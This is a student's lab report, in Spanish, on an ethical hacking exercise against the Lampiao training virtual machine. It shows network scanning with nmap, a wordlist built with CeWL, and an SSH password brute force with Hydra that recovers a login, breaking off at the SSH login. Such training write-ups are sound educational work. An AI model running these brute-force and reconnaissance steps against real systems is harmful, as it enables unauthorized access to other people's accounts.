Informe de hacking Ético a Lampiao con Kali Linux Como Maquina Atacante.

Universidad Tecnológica del Chocó Diego Luis Córdoba

Estudiantes:

Franklin Mosquera Blandón

Profesor:

ING Rafael Sandoval Morales

Asignatura:

Seguridad y Auditoria en Redes

Facultad de Ingeniería

Programa:

Ingeniería de Telecomunicación e Informática

Fecha:

24 de Septiembre del 2025

Tabla de Contenido

Tabla de Ilustraciones

1 Introducción

El presente informe expone el proceso de un ejercicio de hacking ético aplicado a la máquina virtual Lampiao, utilizando como atacante a Kali Linux. El objetivo principal de este laboratorio académico fue identificar vulnerabilidades, explotarlas de manera controlada y, finalmente, comprobar la posibilidad de crear usuarios con privilegios suficientes para acceder tanto al sistema operativo como a la aplicación web que corre sobre la máquina víctima.

Este trabajo se enmarca en la asignatura Seguridad y Auditoría en Redes, y busca no solo practicar herramientas como Nmap, Hydra, CeWL y MySQL, sino también fortalecer competencias en ciberseguridad defensiva y ofensiva. Es importante destacar que todas las acciones se realizaron en un entorno controlado, con fines educativos, sin afectar sistemas en producción.

2 Objetivos

2.1 Objetivo General

Realizar un ejercicio de hacking ético sobre la máquina virtual Lampiao, utilizando Kali Linux como atacante, con el fin de identificar vulnerabilidades, explotarlas de manera segura y crear usuarios que permitan acceder al sistema y a la aplicación web.

2.2 Objetivo Específico

Importar, configurar y poner en funcionamiento la máquina virtual Lampiao en VirtualBox.

Ejecutar un reconocimiento de la red y los servicios expuestos por la máquina víctima mediante herramientas de escaneo.

Identificar credenciales válidas utilizando técnicas de fuerza bruta y diccionarios personalizados.

Escalar privilegios dentro de la máquina víctima para obtener acceso como superusuario.

Crear usuarios en el sistema operativo y en la base de datos de la aplicación web para probar accesos válidos.

Documentar cada una de las fases del proceso, analizando los resultados obtenidos y los posibles errores

3 Desarrollo

Aquí mostrare los pasos y configuraciones que realice para hackear la maquina Lampiao y como crear dos usuarios para ingresar al sistema e ingresar a la página web de esta máquina virtual.

3.1 Importar y Configurar Lampiao.

Primero, ingrese a VirtualBox e importe la maquina virtual, Para hacer esto seleccione la opción de archivos en VirtualBox, después seleccione la opción de importar servicio virtualizado.



Ilustración 1 Importar y Configurar Lampiao paso 1

Luego seleccione el archivo ova de Lampiao que estaba ubicada en las descargas de mi computadora.



Ilustración 2 Importar y Configurar Lampiao paso 2

Una vez que seleccione la ova de la máquina, oprimí el botón de importar, para terminar este proceso.



Ilustración 3 Importar y Configurar Lampiao paso 3

Cuando VirtualBox hizo el proceso de importar la máquina, ingrese a la configuración de esta misma oprimiendo el botón de configuración.



Ilustración 4 Importar y Configurar Lampiao paso 4

Dentro de las configuraciones los portapapeles compartidos y arrastrar y soltar decidí ponerlos de forma bidireccional para copiar y pagar información de la maquina física a la máquina virtual y viceversa.



Ilustración 5 Importar y Configurar Lampiao paso 5

Además, dentro de la ventana de red, seleccione la opción de Red NAT la cual ya había sido creada en VirtualBox y esto lo hice para que la maquina estuviera en el mismo segmento de la maquina atacante, es decir Kali Linux.



Ilustración 6 Importar y Configurar Lampiao paso 6

Una vez termine de realizar las configuraciones, inicia la maquina oprimiendo el botón iniciar y automáticamente mostro la ventana de inicio de sesión de Lampiao.



Ilustración 7 Importar y Configurar Lampiao paso 7

3.2 Crear Usuarios Para Ingresar Al Sistema Lampiao.

Después de haber configurado la red y otros aspectos de la maquina y además de haberla iniciado, como no conocía la dirección IP de ella, desde Kali Linux decidí hacer un escaneó al

segmento de la red al cual pertenece Kali con la herramienta nmap, para poder identificar todos los puertos vulnerables de las maquinas que están dentro de ese segmentó. Esto lo hice con el comando nmap -sV 192.168.10.0/24.



Ilustración 8 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 1

Una vez terminado de realizar el escaneo, identifique la dirección IP de la posible maquina víctima, la cual tenia los siguientes puertos a explotar: el puerto 22 o servicio ssh y el puerto 80 o servicio http.



Ilustración 9 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 2

Además, el escaneo arrojó un servicio o puerto irreconocible, como lo muestra la siguiente imagen.



Ilustración 10 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 3

Para poder identificar ese puerto que no podía reconocer el escaneo con nmap, utilice el siguiente comando, nmap -p 1-2000 192.168.10.4 este comando realiza la identificación de los puertos de la dirección IP de la maquina victima desde 1 hasta 200 y al utilizar este comando arrojo el puerto irreconocible, este puerto era el 1898 o servicio cymtec-port.



Ilustración 11 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 4

Al identificar el puerto anteriormente mencionado, decidí navegar a esta ruta dentro del navegador de Kali Linux escribí la dirección IP de la maquina víctima, los dos puntos y por último el puerto 1898, arrojando como resultado la página web de Lampiao.



Ilustración 12 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 6

Ilustración 13 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 7

Dentro de la página web trate de crear un usuario en la ventana de crear usuarios.



Ilustración 14 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 8

Pero al oprimir en el botón create new accuont, la página envió un mensaje de alerta diciendo básicamente que no se reconoció el correo y se debía contactar con el administrado.



Ilustración 15 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 9

Luego de no encontrar forma de ingresar por la pagina web, busque la posibilidad de ingresar a Lampiao por medio del ssh, entonces en Kali Linux digite el comando namp -p 22 192.168.10.4 -A -sC para realizar un ataque de fuerza bruta al servicio ssh de la maquina victima identificando esta máquina por su IP.

Este ataque me mostro información como el puerto, el estado el servicio y la versión de ese servicio ssh.

```
┌──(franklin㉿franklin)-[~]
└─$ nmap -p 22 192.168.10.4 -A -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 22:15 -05
Nmap scan report for 192.168.10.4
Host is up (0.0019s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
MAC Address: 08:00:27:16:F7:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.90 ms 192.168.10.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.02 seconds

┌──(franklin㉿franklin)-[~]
└─$
```

Ilustración 16 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 10

Con la información anterior, decidí mirar si probar si a través de una exploit utilizando la consola se Metasploitable podía ingresar a través del servicio ssh de Lampiao.

Primero ingrese a la consola digitando el comando msfconsole.

```
zsh: corrupt history file /home/franklin/.zsh_history
┌──(franklin㉿franklin)-[~]
└─$ sudo su
[sudo] contraseña para franklin:
┌──(root㉿franklin)-[/home/franklin]
└─# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services
[*] Starting the Metasploit Framework console .../
```

Ilustración 17 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 11

Dentro de la consola busque módulos explotables con el comando search OpenSSH que es la versión que tiene la maquina víctima. Pero al realizar esa búsqueda no encontré ningún

modulo para Linux, concluyendo así que por ese lado no tenía esperanza as de ingresar a Lampiao.



Ilustración 18 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 12

Pero luego se me ocurrió la idea de crear un diccionario con todas las palabras que tenía la página de Lampiao, este diccionario lo cree con el comando cewl http://192.168.10.4:1898 (ubicación o acceso a la paguina) –wite Diclampiao.txt (nombre del diccionario).



Ilustración 19 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 13

Una vez creado el diccionario con el comando ls liste todos los archivos que tenía la carpeta en donde estaba ubicado y observar si estaba el diccionario que cree y efectivamente esteba el diccionario creado con el nombre Diclampiao.

Ilustración 20 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 14

Luego con el comando wc -l y el nombre del diccionario observe cuantos caracteres tenía el diccionario creado.



Ilustración 21 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 15

Y con el comando cat y el nombre del diccionario básicamente abrí ese archivo e identifique varias palabras contenidas en este mismo.



Ilustración 22 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 16

Cuando ya tenia el diccionario creado decidí hacer una búsqueda de posibles usuarios y contraseñas para ingresar. Este proceso lo hice con el comando hydra -l tiego (usuario posible) -P Diclampiao.text (diccionario donde realizara la búsqueda) ssh://192.168.10.4 (ssh de la maquina victima).



Ilustración 23 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 17

Al realizar la búsqueda con el usuario Tiago, este arrojo que la contraseña de ste usuario para ingresar atreves de ssh era Virgulino.



Ilustración 24 Crear Usuarios Para Ingresar Al Sistema Lampiao paso 18

Luego de conocer la información valiosa descubierta en el proceso anterior, probe ingresar al ssh con el usuario Tiago, digitando el comando ssh tiago@192.168.10.4, enseguida me pidió la contraseña y digite Virgulino.

